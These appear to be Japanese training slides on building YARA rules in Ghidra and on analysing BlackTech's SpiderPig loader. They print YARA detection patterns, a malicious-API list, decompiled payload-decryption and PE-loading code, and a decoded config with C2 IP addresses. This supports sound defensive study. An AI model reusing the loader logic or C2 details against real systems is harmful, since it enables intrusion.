
シンボル情報をカテゴライズして表示

■ Imports

- ImportしているAPI一覧
- APIベースで解析を進める際に参照

■ Exports

- Exportされている関数一覧
- entryはプログラムのエントリーポイント
- DLLの場合は、Export関数がみえる



The slide features a dark navy blue background. On the left side, there is a vertical bar with a gradient from orange at the top to teal at the bottom, followed by a thin solid orange line. On the right side, there is a vertical bar with a gradient from light green at the top to purple at the bottom, preceded by a thin solid light green line.

Make YARA rule


meta Section

- metaセクションを記述
 - author: 作成者の情報を記述
 - created_date: 作成日
 - modified_date: 編集日
 - hashn: ルールの作成に使ったファイルのハッシュ
 - description: 検出ルールの説明

```
rule Allsafe_downloader {  
  meta:  
    author = "Allsafe"  
    created_date = "2022-01-28"  
    modified_date = "2022-01-28"  
    hash1 = "01276c52ee0a725fd83de4685993da11bdc202b6075d94d0d3d5814eab048725"  
    description = "detect sample downloader"
```

Step1: strings rule

- Defined Stringsウィンドウから特徴的な文字列を選択してルールを作成




Location	String Value	String Representation	Data Type
140000000		""	char[2]
1400000f0	PE	"PE"	char[4]
1400001f8	.text	".text"	char[8]
140000220	.rdata	".rdata"	char[8]
140000248	.data	".data"	char[8]
140000270	.pdata	".pdata"	char[8]
140000298	._RDATA	"._RDATA"	char[8]
14000d330	im-safe-at-all.exe	"im-safe-at-all.exe"	ds
14000d348	Software\Microsoft\Windows\CurrentVersio...	"Software\Microsoft\Windows\CurrentVersio..."	ds
14000d378	Update	"Update"	ds
14000daa0	._based(	"._based("	ds
14000dab0	._cdecl	"._cdecl"	ds
14000dab8	._pascal	"._pascal"	ds
14000dac8	._stdcall	"._stdcall"	ds
14000dad8	._thiscall	"._thiscall"	ds
14000dae8	._fastcall	"._fastcall"	ds
14000daf8	._vectorcall	"._vectorcall"	ds
14000db08	._clrcall	"._clrcall"	ds
14000db20	swift 1	"swift 1"	ds

```
rule Allsafe_downloader {  
  meta:  
    author = "Allsafe"  
    created_date = "2022-01-28"  
    modified_date = "2022-01-28"  
    hash1 = "01276c52ee0a725fd83de4685993da11bdc202b6075d94d0d3d5814eab048725"  
    description = "detect sample downloader"  
  strings:  
    $s1 = "im-safe-at-all.exe" ascii  
    $s2 = "Software\\Microsoft\\Windows\\CurrentVersion\\Run" ascii  
  condition:  
    uint16(0) == 0x5a4d and // MZ  
    uint32(uint32(0x3c)) == 0x00004550 and // PE  
    all of them  
}
```

Step2: behavior rule

- Symbol TreeウィンドウのImportsから特徴的な挙動を実現するAPIを選択してルールを作成
- 明示的な解決の場合は文字列やバイト列を利用してルールを作成する



```
import "pe"

rule Allsafe_downloader {
  meta:
    author = "Allsafe"
    created_date = "2022-01-28"
    modified_date = "2022-01-28"
    hash1 = "01276c52ee0a725fd83de4685993da11bdc202b6075d94d0d3d5814eab048725"
    description = "detect sample downloader"
  strings:
    $s1 = "im-safe-at-all.exe" ascii
    $s2 = "Software\\Microsoft\\Windows\\CurrentVersion\\Run" ascii
  condition:
    uint16(0) == 0x5a4d and // MZ
    uint32(uint32(0x3c)) == 0x00004550 and //PE
    pe.imports("urlmon.dll", "URLDownloadToFileA") and
    pe.imports("kernel32.dll", "CreateProcessA") and
    all of them
}
```

How Windows APIs are resolved

■ 暗黙的な解決

- コンパイル時に、必要なAPIがインポートテーブルに定義され、実行時にOSが暗黙的にDLLをロードし、APIを解決する
- 普通にコンパイルするとこの方法で解決される

■ 明示的な解決（動的API解決）

- LoadLibrary / GetProcAddress を用いて実行時に動的にAPIを呼び出す
 - 実行時にAPI名を復元してGetProcAddressの引数に渡すことで難読化
- APIハッシュを使ったAPIのアドレス取得手法
 - JSAC2021の資料で解説

API List

- <https://malapi.io/> を参考にマルウェアが利用するAPIを調査する

[MalAPI.io](#) [Contribute](#) [FAQ](#) [Other](#)


 [mrd0x](#)

☐ Mapping mode: OFF ([Export Table](#))

Enumeration ?	Injection ?	Evasion ?	Spying ?	Internet ?	Anti-Debugging ?
CreateToolhelp32Snapshot	CreateFileMappingA	CreateFileMappingA	AttachThreadInput	WinExec	CreateToolhelp32Snapshot
EnumDeviceDrivers	CreateProcessA	DeleteFileA	CallNextHookEx	FtpPutFileA	GetLogicalProcessorInformation
EnumProcesses	CreateRemoteThread	GetModuleHandleA	GetAsyncKeyState	HttpOpenRequestA	GetLogicalProcessorInformationEx
EnumProcessModules	CreateRemoteThreadEx	GetProcAddress	GetClipboardData	HttpSendRequestA	GetTickCount
EnumProcessModulesEx	GetModuleHandleA	LoadLibraryA	GetDC	HttpSendRequestExA	OutputDebugStringA
FindFirstFileA	GetProcAddress	LoadLibraryExA	GetDCEx	InternetCloseHandle	CheckRemoteDebuggerPresent
FindNextFileA	GetThreadContext	LoadResource	GetForegroundWindow	InternetOpenA	Sleep
GetLogicalProcessorInformation	HeapCreate	SetEnvironmentVariableA	GetKeyboardState	InternetOpenUrlA	GetSystemTime
GetLogicalProcessorInformationEx	LoadLibraryA	SetFileTime	GetKeyState	InternetReadFile	GetComputerNameA

Step3: effective rule

Stay Hard & Stay Flexible

変更しづらいコードをみつける

- 文字列は変更しやすい
- マルウェア固有のアルゴリズムやコードは変更しづらい

可変なコードは可変なままで

- アドレスなどコンパイラによって可変なものはワイルドカードにする
- 定数など攻撃者が変更する可能性がある値もワイルドカードにする

Effective rule Sample

- 一部の定数のみが異なる、2種類の文字列の復号ルーチン

```
lVar1 = 0;
do {
    *param_1 = *param_1 + 10;
    *param_1 = *param_1 ^ 0x1d;
    *param_1 = *param_1 - 3;
    param_1 = param_1 + 1;
    lVar1 = lVar1 + 1;
} while (lVar1 != param_2);
return;
}
```



80 06 0a	ADD	byte ptr [RSI],0xa
80 36 1d	XOR	byte ptr [RSI],0x1d
80 2e 03	SUB	byte ptr [RSI],0x3
48 ff c6	INC	RSI
48 ff c7	INC	RDI
48 3b fa	CMP	RDI,param_2
75 ec	JNZ	LAB_140001b17
5f	POP	RDI
c3	RET	



```
lVar1 = 0;
do {
    *param_1 = *param_1 + 0xd;
    *param_1 = *param_1 ^ 0x1e;
    *param_1 = *param_1 - 2;
    param_1 = param_1 + 1;
    lVar1 = lVar1 + 1;
} while (lVar1 != param_2);
return;
}
```





80 06 0d	ADD	byte ptr [RSI],0xd
80 36 1e	XOR	byte ptr [RSI],0x1e
80 2e 02	SUB	byte ptr [RSI],0x2
48 ff c6	INC	RSI
48 ff c7	INC	RDI
48 3b fa	CMP	RDI,RDX
75 ec	JNZ	LAB_140001b17
5f	POP	RDI
c3	RET	

定数やレジスタなどが
変わっても検出可能な
パターン

```
strings:
    $custom_xor = {
        80 06 ??
        80 36 ??
        80 2e ??
        4? ff c6
        4? ff c7
        4? 3b fa
        75 ??
    }
```

Tool: YaraGhidraGUIScript



Tool: YaraGhidraGUIScript Usage 1

③ YaraルールをGUIで
ぽちぽち編集可能

```
FUN_140001b10
140001b10 57                XOR             RDI,RDI
140001b11 48 8b f1          XOR             byte ptr [RSI],0xa
140001b14 48 33 ff          SUB             byte ptr [RSI],0x3
140001b17 80 06 0a          INC             RSI
140001b1a 80 36 1d          INC             RDI
140001b1d 80 2e 03          CMP             RDI,param_2
140001b20 48 ff c6          JNZ             LAB_140001b17
140001b23 48 ff c7          POP             RDI
140001b26 48 3b fa          RET
140001b29 75 ec
140001b2b 5f
140001b2c c3
```

① パターンを作成したい箇所
を選択

② コードを選択した
状態で更新

Yara Search String Generator


Mnemonic	Operand 1	Operand 2
ADD	byte ptr [RSI]	0xa
XOR	byte ptr [RSI]	0x1d
SUB	byte ptr [RSI]	0x3
INC	RSI	
INC	RDI	
CMP	RDI	RDX
JNZ	0x140001b17	

```
rule <insert name>
{
    strings:
        $STR1 = { 80 06 0a 80 36 1d 80 2e 03 4? ff c6 4? ff
c7 4? 3b fa 75 ec }

    condition:
        $STR1 or $STR1
}
```

Tool: YaraGhidraGUIScript Usage 2

- 命令列、データをYARAルール用のHEX文字列に自動変換
- 手動でマスク (=ワイルドカードに置き換え)、もしくはバイト列の属性に応じて自動マスク



元に戻す (アンマスク)



データ (命令以外) をマスク



オペランド (引数) をマスク



スカラー (実数) をマスク




アドレスをマスク

3

Anatomy of SpiderPig Family

Overview of SpiderPig Family

■ BlackTechが利用するPEローダとカスタムバックドア



SpiderPig Loader (a.k.a. selfmake Loader)

- オンメモリPEロード、OSSのソースコードをカスタムして悪用している
 - <https://github.com/abhisek/Pe-Loader-Sample/blob/master/src/PeLdr.cpp>

SpiderPig Loaderのデバッグメッセージ

```
Decompile: FUN_00301cf0 - (SpiderPig_Loader_local)
26  pcVar12 = "[+] Mapping Target PE File\n";
27  ppuVar2 = FUN_00311465();
28  _fprintf((FILE *) (ppuVar2 + 0x10), pcVar12);
29  uVar13 = *(undefined4 *) (unaff_ESI + 0x2c);
30  uVar10 = *(undefined4 *) (unaff_ESI + 0x28);
31  pcVar12 = "[+] Loader Base Orig: 0x%08x New: 0x%08x\n";
32  ppuVar2 = FUN_00311465();
33  _fprintf((FILE *) (ppuVar2 + 0x10), pcVar12, uVar10, uVar13);
34  uVar8 = *(uint *) (*(int *) (unaff_ESI + 8) + 0x34);
35  uVar1 = *(uint *) (unaff_ESI + 0x28);
36  uVar7 = *(int *) (*(int *) (unaff_ESI + 8) + 0x50) + uVar8;
37  pcVar12 = "[+] PE Base Orig: 0x%08x END: 0x%08x\n";
```

PeLdr.cppのデバッグメッセージ


```
320  static
321  BOOL PeLdrMapImage(PE_LDR_PARAM *pe)
322  {
323      DWORD i;
324      MEMORY_BASIC_INFORMATION mi;
325      IMAGE_SECTION_HEADER pSectionHeader;
326      BOOL ret = FALSE;
327
328      NTSTATUS (NTAPI *NtUnmapViewOfSection)
329              (HANDLE, LPVOID) = NULL;
330      if(!pe)
331          return ret;
332
333      DMSG("Mapping Target PE File");
334      DMSG("Loader Base Orig: 0x%08x New: 0x%08x",
335           pe->dwLoaderBase, pe->dwLoaderRelocatedBase);
```


SpiderPig Loader: Local

■ ローカルから暗号化されたペイロードを検索するタイプ

- gzf: SpiderPig Loader_local.gzf
- SHA256:
8bdfc1ed5bfec964050a42a0f1ddd
8709fcf14fab1ede151c5a7161be90
4cd96

■ 大まかな実行フロー →



SpiderPig Loader: Local

実行ファイル名から拡張子を削除
FUN_00302410に渡す

```

96  _memset(local_11c,0,0x104);
97  DVar4 = GetModuleFileNameA((HMODULE) 0x0,local_11c,0x104);
98  local_11c[DVar4 - 4] = '\0';
99  iVar5 = FUN_00302410(local_11c);


```

```

2  undefined4 FUN_00302410(char *param_1)
3  {
4  {
5      FILE *_File;
6      unsigned_int local_4;
7
8      _File = _fopen(param_1,"rb");
9      local_4 = 0;
10     if (_File != (FILE *)0x0) {
11         _fread(&local_4,1,4,_File);
12         _fclose(_File);
13         if (local_4 == 0xe0ffd8ee) {
14             return 1;
15         }
16     }
17     return 0;
18 }

```

先頭4バイトを読み込んで0xe0ffd8eeと比較



SpiderPig Loader: Local

```

if (param_1->is_load_from_buffer == 0) {
    in_EDX = extraout_EDX;
    if ((char *)param_1->target_filepath == (char *)0x0) goto LAB_00302192;
    _File = _fopen((char *)param_1->target_filepath, "rb");
    local_3c = _File;
    _fread(&signature, 4, 1, _File);
    i = extraout_EDX_00;
    if (((signature == 0xe0ffd8ee) &&
        (sVar4 = _fread(&xor_key, 4, 1, _File), i = extraout_EDX_01, sVar4 != 0)) &&
        (sVar4 = _fread(&size_of_payload, 4, 1, _File),
        (sVar4 = _fread(_reserved, 0x14, 1, _File), i = extraout_EDX_03, sVar4 != 0)) {
        p_payload = (uint *)VirtualAlloc((LPVOID)0x0, size_of_payload + 1, 0x3000, 4);
        sVar4 = _fread(p_payload, 1, size_of_payload, _File);
        i = extraout_EDX_04;
        if (sVar4 == size_of_payload) {
            i = 0;
            p_payload_ = p_payload;
            if (0 < (int)(size_of_payload + ((int)size_of_payload >> 0x1f & 3U)) >> 2) {
                do {
                    *p_payload_ = *p_payload_ ^ xor_key;
                    i = i + 1;
                    p_payload_ = p_payload_ + 1;
                } while (i < (int)(size_of_payload + ((int)size_of_payload >> 0x1f & 3U)) >> 2);
            }
        }
    }
}

```


先頭4バイトのシグネチャをチェック

XOR鍵取得

ペイロードのサイズ取得

暗号化されたペイロード部分を読み込み

XORで復号



SpiderPig Loader: Remote

■ 外部サーバから暗号化されたペイロードをダウンロードするタイプ

- gzf: SpiderPig Loader_remote.gzf
- SHA256:
7da969010a55919aa66ed97a2d2d6
d6a0be3d8dc6151eeb6cebc15e4f06
d4553

■ 大まかな実行フロー →




SpiderPig Loader: Remote

通信先情報を含むコンフィグのデコード

```
if (0 < iVar6) {
    do {
        pbVar1 = (byte *) (s_efxjj964528428425_00159e20 + iVar18);
        iVar18 = iVar18 + 1;
        (&DAT_0015d0a0)[iVar17] = (&DAT_00159ea4)[iVar17] ^ *pbVar1;
        FUN_00101a10();
        if (10 < iVar18) {
            iVar18 = 0;
        }
        iVar17 = iVar17 + 1;
        uVar8 = extraout_EDX_01;
    } while (iVar17 < iVar6);
}
```

```
>>> key = getDataAt(toAddr(0x159e20)).getValue().encode('utf-8')
>>> size = getInt(toAddr(0x159ea0))
>>> enc = getBytes(toAddr(0x159ea4), size)
>>> ''.join([chr(e ^ ord(k)) for e, k in zip(enc, cycle(key[:11]))])
'45.117.102.243|443|104.168.213.95|443|1500|30000|0'
```



